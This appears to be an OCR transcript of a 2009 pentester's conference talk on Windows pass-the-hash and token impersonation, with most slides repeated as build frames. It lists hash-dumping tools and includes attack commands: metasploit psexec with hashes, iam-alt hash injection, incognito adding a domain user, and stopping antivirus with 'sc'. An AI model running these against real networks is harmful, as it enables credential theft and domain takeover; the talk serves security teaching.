the windows auth model is broken

Richard Dean

Cestcon '09

15th December 2009

whoami

- Richard Dean
- RID@Portcullis-Security.com
- Pentester at Portcullis C.S.L.
- Started Vanilla in November 2006

overview

- Why?
- What?
- What Not?

outline

1. background
   - history
   - problem
2. leveraging it
   - hashspraying
   - token abuse
   - use case comparison
3. scenarios
   - password re-use
   - token locating
4. reversible encryption
   - what is it?
   - how can we use it?
5. conclusions

and in the beginning ...

making life easier

Windows Domain Single Sign On

- Remote Shares
- HTTP NTLM Authentication
- MSRPC - which includes:
  - Stop/Start Services - srvsvc
  - Modify The Registry - winreg
  - Modify Users - lsarpc

making life easier

Windows Domain Single Sign On

- Remote Shares
- HTTP NTLM Authentication
- MSRPC - which includes:
    - Stop/Start Services - srvsvc
    - Modify The Registry - winreg
    - Modify Users - lsarpc

making life easier

Windows Domain Single Sign On

- Remote Shares
- HTTP NTLM Authentication
- MSRPC - which includes:
  - Stop/Start Services - srvsvc
  - Modify The Registry - winreg
  - Modify Users - lsarpc

how do you achieve this?

1. You store the current user password as a hash in the users session
2. You implement an authentication system which only needs these hashes

how do you achieve this?

1. You store the current user password as a hash in the users session
2. You implement an authentication system which only needs these hashes

what have you got now?

- Now authenticated users can use the functionality for which they have access without re-entering their passwords

which also means

- Compromised hashes need never be cracked and access tokens can be used on a compromised machine

so what?

local vs global maxima

If we own a windows machine we are at a local maxima, but if a Domain Admin logs into the compromised machine we can own the whole Domain, global maxima anyone?

local vs global maxima

If we own a windows machine we are at a local maxima, but if a Domain Admin logs into the compromised machine we can own the whole Domain, global maxima anyone?

Prerequisite - We are *“nt authority\system”* on a box

hashspraying

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

getting hashes

- There are two stores of tokens on each windows system
  1. The SAM
     - Local Accounts
     - Password History
  2. Session Stored Hashes
     - Temporary Storage
     - Only there during and interactively logged in sessions*
     - Can be Local or Domain Users
- The format for both are the same thus retrieved tokens are completely interchangeable

* under some circumstances session hashes are stored even after a user logs out

tools for getting hashes

These are the tools that I carry around with me

1. From the SAM
   - fgdump.exe - can be used locally and remotely
   - PWDumpX.exe - can be used locally and remotely
   - gsecdump.exe - local only
2. From the Users Session
   - whosthere[-alt] - a bit dirty (pass the hash toolkit)
   - gsecdump.exe - does it in a better way + No DLL dependencies
   - msvctl.exe - as above

tools for getting hashes

These are the tools that I carry around with me

1. From the SAM
   - fgdump.exe - can be used locally and remotely
   - PWDumpX.exe - can be used locally and remotely
   - gsecdump.exe - local only
2. From the Users Session
   - whosthere[-alt] - a bit dirty (pass the hash toolkit)
   - gsecdump.exe - does it in a better way + No DLL dependencies
   - msvctl.exe - as above

tools for getting hashes

These are the tools that I carry around with me

1. From the SAM
   - fgdump.exe - can be used locally and remotely
   - PWDumpX.exe - can be used locally and remotely
   - gsecdump.exe - local only
2. From the Users Session
   - whosthere[-alt] - a bit dirty (pass the hash toolkit)
   - gsecdump.exe - does it in a better way + No DLL dependencies
   - msvctl.exe - as above

tools for getting hashes

These are the tools that I carry around with me

1. From the SAM
   - fgdump.exe - can be used locally and remotely
   - PWDumpX.exe - can be used locally and remotely
   - gsecdump.exe - local only
2. From the Users Session
   - whosthere[-alt] - a bit dirty (pass the hash toolkit)
   - gsecdump.exe - does it in a better way + No DLL dependencies
   - msvctl.exe - as above

tools for getting hashes

These are the tools that I carry around with me

1. From the SAM
   - fgdump.exe - can be used locally and remotely
   - PWDumpX.exe - can be used locally and remotely
   - gsecdump.exe - local only
2. From the Users Session
   - whosthere[-alt] - a bit dirty (pass the hash toolkit)
   - gsecdump.exe - does it in a better way + No DLL dependencies
   - msvctl.exe - as above

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

     ```
     windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
     RHOST=192.168.2.96 SMBDomain=domain.com
     SMBPass=LMHASH:NTHASH E
     ```
   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

     ```
     windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
     RHOST=192.168.2.96 SMBDomain=domain.com
     SMBPass=LMHASH:NTHASH E
     ```
   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
    - core's impacket Library - python based tools
        - hashspray.py & keimpx.py
        - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
    - Tenables NASL based smbshell
    - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

    - keimpx
        - Accepts list of hosts
        - Accepts hashes and password
        - Allows easy MSRPC access
    - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

     ```
     windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
     RHOST=192.168.2.96 SMBDomain=domain.com
     SMBPass=LMHASH:NTHASH E
     ```
   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

1. Locating Where they work
   - core's impacket Library - python based tools
     - hashspray.py & keimpx.py
     - both take hashes, domains, hosts, usernames and permute to test for working hashes
2. Using Them Directly
   - Tenables NASL based smbshell
   - metasploit - psexec exploit will take hashes and domain

```
windows/smb/psexec  PAYLOAD=windows/meterpreter/bind_tcp
RHOST=192.168.2.96 SMBDomain=domain.com
SMBPass=LMHASH:NTHASH E
```

   - keimpx
     - Accepts list of hosts
     - Accepts hashes and password
     - Allows easy MSRPC access
   - As far as I know none of the tools above can do this if NTMLv2 is on!

using hashes

3 Indirect Use in Windows - no NTLMv2 Problems

- Use a tool to add a new token to the windows session store
    - iam[-alt].exe* (pass the hash toolkit)
    - msvctl.exe
- then use the windows rpc mechanism to do what you want
    - 'Domain Administration' mmc plugins for example

```
iam-alt.exe -h administrator:domain.com:
B67ACCAA70E29745AAD3B435B5999999:
AD040B463EF4AE1B42449BC74C777777
-r "mmc.exe admgmt.msc"
```

* the binary version (1.4) of iam-alt.exe is broken you need to apply a patch and recompile, see references for link

using hashes

3. Indirect Use in Windows - no NTLMv2 Problems
   - Use a tool to add a new token to the windows session store
     - iam[-alt].exe* (pass the hash toolkit)
     - msvctl.exe
   - then use the windows rpc mechanism to do what you want
     - 'Domain Administration' mmc plugins for example

```
iam-alt.exe -h administrator:domain.com:
B67ACCAA70E29745AAD3B435B5999999:
AD040B463EF4AE1B42449BC74C777777
-r "mmc.exe admgmt.msc"
```

* the binary version (1.4) of iam-alt.exe is broken you need to apply a patch and recompile, see references for link

using hashes

3. Indirect Use in Windows - no NTLMv2 Problems
   - Use a tool to add a new token to the windows session store
     - iam[-alt].exe* (pass the hash toolkit)
     - msvctl.exe
   - then use the windows rpc mechanism to do what you want
     - 'Domain Administration' mmc plugins for example

```
iam-alt.exe -h administrator:domain.com:
B67ACCAA70E29745AAD3B435B5999999:
AD040B463EF4AE1B42449BC74C777777
-r "mmc.exe admgmt.msc"
```

* the binary version (1.4) of iam-alt.exe is broken you need to apply a patch and recompile, see references for link

using hashes

3. Indirect Use in Windows - no NTLMv2 Problems
    - Use a tool to add a new token to the windows session store
        - iam[-alt].exe* (pass the hash toolkit)
        - msvctl.exe
    - then use the windows rpc mechanism to do what you want
        - 'Domain Administration' mmc plugins for example

```
iam-alt.exe -h administrator:domain.com:
B67ACCAA70E29745AAD3B435B5999999:
AD040B463EF4AE1B42449BC74C777777
-r "mmc.exe admgmt.msc"
```

* the binary version (1.4) of iam-alt.exe is broken you need to apply a patch and recompile, see references for link

using hashes

3. Indirect Use in Windows - no NTLMv2 Problems
    - Use a tool to add a new token to the windows session store
        - iam[-alt].exe* (pass the hash toolkit)
        - msvctl.exe
    - then use the windows rpc mechanism to do what you want
        - 'Domain Administration' mmc plugins for example

```
iam-alt.exe -h administrator:domain.com:
B67ACCAA70E29745AAD3B435B5999999:
AD040B463EF4AE1B42449BC74C777777
-r "mmc.exe admgmt.msc"
```

* the binary version (1.4) of iam-alt.exe is broken you need to apply a patch and recompile, see references for link

token abuse

locating tokens in a haystack

Hello ‘find_token.exe’

- part of the incognito toolkit
- takes a list of IP addresses and username/password combination
- uses these to list all available tokens across the network
- will list tokens that are not available when they are tried to be used

locating tokens in a haystack

Hello ‘find_token.exe’

- part of the incognito toolkit
- takes a list of IP addresses and username/password combination
- uses these to list all available tokens across the network
- will list tokens that are not available when they are tried to be used

locating tokens in a haystack

Hello ‘find_token.exe’

- part of the incognito toolkit
- takes a list of IP addresses and username/password combination
- uses these to list all available tokens across the network
- will list tokens that are not available when they are tried to be used

locating tokens in a haystack

Hello ‘find_token.exe’


- part of the incognito toolkit
- takes a list of IP addresses and username/password combination
- uses these to list all available tokens across the network
- will list tokens that are not available when they are tried to be used

locating tokens in a haystack

Hello ‘find_token.exe’

- part of the incognito toolkit
- takes a list of IP addresses and username/password combination
- uses these to list all available tokens across the network
- will list tokens that are not available when they are tried to be used

locating tokens in a haystack



```
C:\Documents and Settings\deanx.LEMON\Desktop\tools\bin>find_token.exe 127.0.0.1
[*] Scanning for logged on users...

Server Name                 Username
------------------------------------------------------
127.0.0.1                   LEMON\deanx
127.0.0.1                   deanx\pppp

C:\Documents and Settings\deanx.LEMON\Desktop\tools\bin>incognito.exe -h 127.0.0.1 list_tokens -u
[-] No username and password supplied
[*] Copying service to \\127.0.0.1
[+] Copied service successfully
[*] Creating incognito service on remote host
[+] Created service successfully
[*] Starting service
[+] Service started
[*] Connecting to incognito service named pipe
[+] Successfully connected to named pipe {328DFC6D-8FF5-48D2-BB89-2AD37407CF98}
[*] Redirecting I/O to remote process

[*] Enumerating tokens
[*] Listing unique users found...

Delegation Tokens Available
============================================
LEMON\deanx
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON

[*] Service shutdown detected. Service executable file deleted
[*] Deleting service


C:\Documents and Settings\deanx.LEMON\Desktop\tools\bin>whosthere-alt.exe
WHOSTHERE-ALT v1.1 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (c) 2007-2008 Core Security
This tool lists the active LSA logon sessions with NTLM credentials.
use -h for help.
the output format is: username:domain:lmhash:nthash

pppp:deanx:99999999999999999999999999999999:31D6CFE0D16AE931B73C59D7E0C089C0
deanx:LEMON:A577E2574BB76065AE91A15A97777777:9D718F6E98D2C68B48C21A32D9999999
LEMON$:PTT:00000000000000000000000000000000:D4B36A1759044799517DA496457D71F7

C:\Documents and Settings\deanx.LEMON\Desktop\tools\bin>
```

glad I spotted that

When taking screen shots, don't forget to obfuscate your real hashes!

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

     ```
     incognito.exe -h server -u localuser-p localpwd \
     add_user -h dc mynewuser password
     ```
2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

     ```
     incognito.exe -h server -u localuser-p localpwd \
     add_user -h dc mynewuser password
     ```
2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

```
incognito.exe -h server -u localuser-p localpwd \
add_user -h dc mynewuser password
```

2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

```
incognito.exe -h server -u localuser-p localpwd \
add_user -h dc mynewuser password
```

2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

     ```
     incognito.exe -h server -u localuser-p localpwd \
     add_user -h dc mynewuser password
     ```
2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

     ```
     incognito.exe -h server -u localuser-p localpwd \
     add_user -h dc mynewuser password
     ```
2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

using tokens

1. The incognito way
   - locate a Domain/Enterprise Admin Token
   - add ourselves as a Domain/Enterprise Admin

```
incognito.exe -h server -u localuser-p localpwd \
add_user -h dc mynewuser password
```

2. The dirty way
   - locate a logged in Domain Admin
   - modify the registry to add RunOnce for explorer
   - kill the DA's explorer, it ∗will∗ respawn

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
    - If the user you are leveraging logs out you can't use the token anymore
    - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
    - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
    - hashspraying will work
    - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

Each approach has it's merits and shortcomings. Sometimes one technique will work whilst another won't

1. ByeBye Token
   - If the user you are leveraging logs out you can't use the token anymore
   - if you had the hash you can play till the cows come home
2. Password reuse of different username/domain
   - hashspraying only - you can change the username/domain associations
3. Leveraging a logged in Domain Admin
   - hashspraying will work
   - token abuse will work and may be more efficient

hashspraying vs token abuse

The next three are tool limited rather than technique

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

hashspraying vs token abuse

1. Laying a trap ...
   - whosethere can sit an wait
   - incognito won't, out of the tin
2. Through a access control device
   - iam very temperamental about lsass version
   - patched iam-alt/msvstl better
   - incognito good
3. We only have hashes
   - we have a local admin account hash
   - incognito / find_tokens can't use these directly
     - use iam to get leverage hash
     - use incognito/find_tokens/mmc plugins to leverage

common pittfalls

- AV Doesn't like these tools, 'sc' is your friend

```
sc \\192.168.88.11 stop SAVservce
```

- If you RDP into a box to steal tokens/hashes remember to connect to the console session
- When adding new users don't forget to add the groups you want too!

common pittfalls

- AV Doesn't like these tools, 'sc' is your friend

  ```
  sc \\192.168.88.11 stop SAVservce
  ```

- If you RDP into a box to steal tokens/hashes remember to connect to the console session
- When adding new users don't forget to add the groups you want too!

common pittfalls

- AV Doesn't like these tools, 'sc' is your friend

  ```
  sc \\192.168.88.11 stop SAVservce
  ```

- If you RDP into a box to steal tokens/hashes remember to connect to the console session
- When adding new users don't forget to add the groups you want too!

scenarios

everyone should know better, right?

In this case we are in a situation where:

- A user exists in all domains with a common password
- The username is slightly mutated across the domains

We don't know this yet though

everyone should know better, right?

In this case we are in a situation where:

- A user exists in all domains with a common password
- The username is slightly mutated across the domains

We don't know this yet though

everyone should know better, right?

In this case we are in a situation where:

- A user exists in all domains with a common password
- The username is slightly mutated across the domains

We don't know this yet though

everyone should know better, right?

In this case we are in a situation where:

- A user exists in all domains with a common password
- The username is slightly mutated across the domains

We don’t know this yet though

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

everyone should know better, right?

1. We enumerate domains and find the following hierachy
   - plum.peach.com is a child of peach.com
2. We find the users davesmithDA, davesmithEA exist respectively on the domains
3. We 0wn plum.peach.com, tricky but doable ...
4. We dump the hashes from the SAM on the DC and get the hash for davesmithDA
5. We use keimpx to test the mutated username and hash on the parent domain
